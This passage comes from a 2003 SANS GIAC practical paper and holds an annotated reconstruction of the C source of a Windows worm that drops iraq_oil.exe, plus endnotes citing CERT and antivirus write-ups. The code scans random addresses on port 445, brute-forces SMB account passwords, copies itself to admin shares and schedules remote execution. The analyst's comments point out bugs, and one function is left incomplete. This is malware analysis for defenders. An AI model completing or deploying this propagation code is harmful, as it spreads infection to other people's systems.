                       int nCmdShow )
{
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        GetModuleFilename(NULL, MyFilename, sizeof MyFilename);

        /*-------------------------------------------------------------
--
         * GET NETWORK API ENTRY POINTS
         *
         * We are using the NETAPI32 to perform remote management, but
this
         * is not bound with the EXE itself. This means we have to load
it
         * at runtime and extract the four functions we care about. It's
an
         * error if any of the entry points cannot be found.
         */
        HMODULE h;

        if ( (h = LoadLibrary("NETAPI32.DLL")) = 0 )
                exit(EXIT_SUCCESS);

        pfNetScheduleJobAdd = GetProcAddress(h, "NetScheduleJobAdd");
        pfNetApiBufferFree  = GetProcAddress(h, "NetApiBufferFree");
        pfNetRemoteTOD      = GetProcAddress(h, "NetRemoteTOD");
        pfNetUserEnum       = GetProcAddress(h, "NetUserEnum");

        if ( pfNetScheduleJobAdd == 0
          || pfNetApiBufferFree  == 0
          || pfNetRemoteTOD      == 0
          || pfNetUserEnum       == 0 )
        {
                exit(EXIT_SUCCESS);
        }

        srand( GetTickCount() );       // initialize random number
generator

        /*-------------------------------------------------------------
--
         * INIT WINSOCK
         *
         * We always must initialize the Winsock library, but the 0xFFFF
is
         * the "versions" parameter, and we're not sure what "0xFF" does
to
         * this. Presumably it asks for the newest possible Winsock.
         */
        WSAData wdata;

        WSAStartup(0xFFFF, &wdata);    // ===NOTE: unusual version
requested

        DWORD   threadID[NTHREADS],    // LAME: these are set but never
used
                *ptid = threadID;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        for ( int threadcount = NTHREADS; threadcount > 0; threadcount--
)
        {
                CreateThread( 0,                // lpThreadAttributes
                              0,                // dwStackSize
                              ThreadEntry,      // entry-point function
                              0,                // lpParameter
                              0,                // dwCreationFlags
                              ptid++ );                 // ThreadID
        }

        Sleep( INFINITE );

        exit( EXIT_SUCCESS );  // don't ever get here
}

/*
 * get_random_32() [COMPLETE]
 *
 *      This returns a random 32-bit number that's created from a pair
 *      of random 16-bit numbers.
 *
 *      NOTE: since _rand() returns 0..0x7FFF, the return from this
 *      function contains only 30 bits of randomness, and it will never
 *      be above 0x7FFF7FFF.
 *
 *      BUT: if this is going to an IP address, it has to be converted
 *      from "host" order to "network" order, and this turns it into
 *
 *              0xFF7FFF7F
 *
 *      So two of the bits won't ever be set, and this means that any
 *      IP address with a second or fourth octet of 128..255 should not
 *      see any activity.
 */
static long get_random_32(void)
{
        return (_rand() << 16) + _rand();
}

/*
 * testconnect() [COMPLETE]
 *
 *      Given a random IP address, try to connect to port 445 of it,
 *      waiting until we have write enable on it. In no case do we
 *      do any actual I/O to the other end - we're just looking for
 *      those with ports open.
 */
static int testconnect(unsigned long random32)
{

        int fd = socket(AF_INET, SOCK_STREAM, 0);

        if ( fd == INVALID_SOCKET )
                return -1;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        struct sockaddr_in     remoteaddr;

        remoteaddr.sin_family = AF_INET;
        remoteaddr.sin_port   = htons(445);
        remoteaddr.sin_addr   = random32;     // no host/net conversion

        // make the socket non-blocking

        int arg = 1;
        ioctlsocket(fd, FIONBIO, &arg);

        connect(fd, &remoteaddr, sizeof remoteaddr);  // NOTE: no error
check

        // we're only waiting for write-available on the socket

        fd_set  wfds;

        wfds.fd_array[0] = fd;
        wfds.fd_count    = 1;

        // waiting up to five seconds
        struct timeval timeout;

        timeout.tv_sec  = 5;
        timeout.tv_usec = 0;

        int n = select(
                0,              // # of FDs to wait for
                NULL,           // read FDs
                &wfds,          // write FDs
                NULL,           // exception FDs
                &timeout);      // timeout

        closesocket(fd);

        return n > 0;           // not sure if this is the proper compar
                                // I'm really lame with CPU flags :-(
}

/*
 * ThreadEntry() [COMPLETE]
 *
 *      This is the main entry point for each of the 100 (or so)
 *      threads. The only purpose is to randomly try to infect
 *      remote systems. We do a simple test connect() to port 445/tcp
 *      to see if it's open, and if so, we then try the more detailed
 *      probing via the NET functions.
 *
 *      This function never returns, nor does it use the parameter.
 */
static void ThreadEntry(DWORD param)
{
        while ( TRUE )
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        {
                unsigned long ipaddr = get_random_32();

                if ( testconnect(ipaddr) )
                {
                char    UNCname[52];           // NOTE: why 52? only need
17

                        sprintf(UNCname, "\\\\%s", inet_ntoa(ipaddr));

                        attackhost(UNCname);
                }
        }
}

/*
 * attackhost() [**INCOMPLETE**]
 *
 *      Given the \\IPADDRESS of a remote host that is known to have
 *      port 445/tcp open, try to infect it. We enumerate all the users
 *      found there, then try to connect to each one with a series of
 *      passwords.
 *
 *      This function seems to return success/failure status, but the
 *      caller doesn't care about it.
 */
void attackhost(const char *uncname)
{
wchar_t         WideServerName[500];
char            MultiByteStr[300];
char            IPCbuf[200];
char            *bufptr = 0;
NETRESOURCE     NetResource;
DWORD           EntriesRead  = 0;
DWORD           TotalEntries = 0;
DWORD           ResumeHandle = 0;

        /*-------------------------------------------------------------
--
         * The wide server name is required for NetUserEnum, and we need
         * the IPC$ to make our in initial anonymous connection
         */
        MultiByteToWideChar(
                0,                      // code page
                0,                      // dwFlags
                uncname,                // lpMultiByteString
                -1,                     // length (-1 means look for NUL)
                WideServerName,         // wide buffer
                1000 );                 // BUG: should be 500, not 1000

        sprintf(IPCbuf, "%s\\ipc$", uncname);

        NetResource.lpLocalName  = NULL;
        NetResource.lpProvider   = NULL;
        NetResource.dwType       = RESOURCETYPE_ANY;
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        NetResource.lpRemoteName = IPCbuf;

        if ( WNetAddConnection2(
                &NetResource,
                NullPassword,                   // "" - anonymous
                NullPassword,                   // "" - anonymous
                0 ) != NO_ERROR )               // flags
        {
                // 0 = don't update profiles
                //  1 = "force" the disconnect
                WNetCancelConnection2( IPCBuf, 0, 1 );

                return FALSE;
        }

        /*--------------------------------------------------------------
--
         * Now enumerate the
         */
        while ( TRUE )
        {
                NET_API_STATUS rc = NetUserEnum(
                        ServerName,             // \\MACHINE (in Unicode)
                        0,                      // level: USER_INFO_0
                        FILTER_NORMAL_ACCOUNT, // no "wierd" users
                        &bufptr,                //
                        MAX_PREFERRED_LENGTH,  // (-1) length
                        &EntriesRead,
                        &TotalEntries,
                        &ResumeHandle );

                if ( rc != NERR_Success && rc != ERROR_MORE_DATA )
                        goto got_error;

                userindex = 0;

                .... MORE HERE

got_error:      if ( bufptr != NULL )
                {
                        NetApiBufferFree(bufptr);
                        bufptr = NULL;
                }

                if ( rc == ERROR_MORE_DATA )
                {
                        continue
                }
        }

        return 0;
}

/*
 * bruteuser() [COMPLETE]
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 *
 *      Given a user name (from NetUserEnum) and the string IP address
 *      of the remote user, attempt to run through our table of
passwords.
 *      Upon success, stop and return success to the caller so that we
 *      need not try *more* users.
 */
int __cdecl bruteuser(const char *username, const char *remotename)
{
        /*---------------------------------------------------------------
--
         * NOTE: since this is a static symbol, there is no way it could
         * be NULL. ???
         */
        if ( PasswordTable == NULL )
                return FALSE;

        for ( const char **pTable = PasswordTable; *pTable; pTable++ )
        {
                if ( attackuser(username, *pTable, remotename) == TRUE )
                        return TRUE;
        }

        return FALSE;
}

/*
 * attackuser() [COMPLETE]
 *
 *      Given a username and password, plus the remote server, try to
 *      attack the system with that information.
 *
 *      LAME: the caller of this function has the remote machine name in
 *      the full \\ UNC format, but for some reason it calls us without
the
 *      leading slashes. Then this function adds them right back -
twice.
 *      This looks bogus.
 *
 *      The return value seems to be TRUE if the caller should stop
 *      iterating over the password list, so it generally mean that we
 *      have successfully guessed the password and shouldn't bother
 *      trying any more.
 */
int attackuser(const char *username, const char *passwd, const char
*remotename)
{
        /*---------------------------------------------------------------
--
         * MAKE CONNECTION
         *
         * Try to connect to the remote system.
         */
        char    server_name1[52];
```

©SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        sprintf(server_name1, "\\\\%s", remotename);

        _NETRESOURCE netresource;

        memset(&netresource, 0, sizeof netresource);

        netresource.lpRemoteName = server_name1;
        netresource.dwType       = RESOURCETYPE_DISK; // 1
        netresource.lpLocalName  = NULL;
        netresource.lpProvider   = NULL;

        int rc = WNetAddConnection(&netresource, passwd, username, 0);

        // this doesn't look right: if it's unsuccessful, we shouldn't
        // really care for the reason. Why the multiple tests when the
        // last one should be completely sufficient?

        if ( rc == ERROR_ALREADY_ASSIGNED
          || rc == ERROR_DEVICE_ALREADY_REMEMBERED
          || rc != NERR_Success )
        {
                rc = FALSE; // "keep going"
                goto done;
        }

        rc = TRUE;      // we connected, so no need to try more passwords

        /*-------------------------------------------------------------
--
         * CREATE NAMES
         *
         * There are two shares we try to reference on the remote
system,
         * and both names are created here.
         *
         * ===NOTE: a fair amount of this seems really pointless. for
         * one thing, "server_name1" already exists with the same data
         * that server_name2 is created with, so we have no idea they
are
         * doing it this way.
         *
         * Second, since this program is effectively limited to Unicode-
         * based platforms anyway, why not just use wsprintf?
         *
         *      wsprintf(admin_share_name,
         *              L"\\\\%S\\Admin$\\system32\\iraq_oil.exe",
         *              remotename);
         *
         *      wsprintf(cdrive_share_name,
         *              L"\\\\%S\\C$\\winnt\\system32\\iraq_oil.exe",
         *              remotename);
         *
         * The "%S" means to use the opposite charsize, so for wsprintf,
         * it means the source string is regular sized instead of wide.
         */
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        char    server_name2     [52];
        char    admin_share_name [260];
        char    cdrive_share_name[260];
        wchar_t wide_server_name [100];

        sprintf(server_name2, "\\\\%s", remotename);  // NOTE: why do
this again? ? ?

        sprintf(admin_share_name,  "%s\\Admin$\\system32\\iraq_oil.exe",
server_name2);
        sprintf(cdrive_share_name,
"%s\\c$\\winnt\system32\\iraq_oil.exe", server_name2);

        MultiByteToWideChar(
                0,                      // code page
                0,                      // flags
                server_name2,           // multibyte source string
                -1,                     // mb length (-1 = look for NUL)
                wide_server_name,       // wide destination string
                200);                   // ERROR: should be 100 wchar's

        /*-------------------------------------------------------------
--
         * Get the time of day on the remote server. This will be used
to
         * schedule the "job" to run later. If we cannot get the time
now,
         * we have no hope later so we return TRUE to say "no more".
         */
        TIME_OF_DAY_INFO *pTOD = 0;

        if ( NetRemoteTOD(wide_server_name, &pTOD) != NERR_Success
          || pTOD == NULL )
        {
                goto done;      // returning TRUE
        }

        /*-------------------------------------------------------------
--
         * Try to copy to the remote system, and we'll take the first
         * copy that works, bypassing the rest.
         */

        if ( ! CopyFile(MyFilename, admin_share_name,  FALSE)
          && ! CopyFile(MyFilename, cdrive_share_name, FALSE) )
        {
                /*-----------------------------------------------------
--
                 * ===NOTE: memory leak here - the TIME_OF_DAY_INFO
                 * object is still allocated, but we jump *past*
                 * the release point.
                 */
                goto done;      // returning TRUE
        }
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        /*--------------------------------------------------------------
--
         * SCHEDULE A JOB
         *
         * This first manipulates the time of day as fetched from the
         * remote server to get us a time to run the job. All the time
         * info is in GMT, but the AT_INFO JobTime must be in minutes
         * "local" time - this makes it tricky. In any case, we schedule
         * the job to run two minutes from now.
         *
         * The code in the original worm uses what looks like a bizarre
         * algorithm for getting the jobtime, and we're not really sure
         * why it works. Our preference is to work off of the UNIX time
         * and ignore the rest.
         *
         * Note that the tod_timezone could be "-1", which means that
         * it's unknown. This treats the remote as being one minute
         * east of GMT.
         *
         *      DWORD   jobtime;
         *
         *      jobtime  = p->tod_elapsedt / 60; // GMT minutes since
epoch
         *      jobtime += p->tod_timezone;     // convert to localtime
         *      jobtime += 2;                   // 2 mins in the future
         *      jobtime %= (24 * 60);           // truncate "day" part
         *
         *
         *      atinfo.JobTime = jobtime * 60 * 1000;
         */
        DWORD jobtime = abs(p->tod_timezone)
                      +     (p->tod_hours * 60)
                      +     p->tod_mins
                      +      2;

#define DAY_OF_MINUTES (24*60)

        if ( jobtime > DAY_OF_MINUTES)
                jobtime -= DAY_OF_MINUTES;

        AT_INFO atinfo;

        memset(&atinfo, 0, sizeof atinfo);

        atinfo.JobTime = jobtime * 60 * 1000; // one minute of
milliseconds
        atinfo.Command = L"iraq_oil.exe";     // Unicode

        DWORD   jobid;  // value unused

        NetScheduleJobAdd( wide_server_name,  // the system to infect
                           &atinfo,
                           &jobid );

        NetApiBufferFree(pTOD);
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
        /*-------------------------------------------------------------
--
         * EXIT THE FUNCTION
         *
         * This is how all paths exit this function, and we always make
a
         * point to disconnect the share even if we were not able to
connect
         * it in the first place. This seems questionable.
         */
done:

        WNetCancelConnection2(server_name1, TRUE);    // TRUE = force
disconenct

        return rc;
}
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

APPENDIX C - ENDNOTES

[1] http://www.swiss.ai.mit.edu/6805/articles/morris-worm.html

[2] http://www.cert.org/encyc_article/tocencyc.html

[3] http://www.cert.org/advisories/CA-2003-08.html

[4] Hall, Eric A. Internet Core Protocols: The Definitive Guide. Sebastopol: O'Reilly, 2000. 33

[5] Hall, Eric A. Internet Core Protocols: The Definitive Guide. Sebastopol: O'Reilly, 2000, 270-271

[6] http://support.microsoft.com/default.aspx?scid=kb;en-us;204279

[7] http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.lioten.html

[8] http://www.f-secure.com/v-descs/lioten.shtml

[9] http://www.cert.org/incident_notes/IN-2002-06.html

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.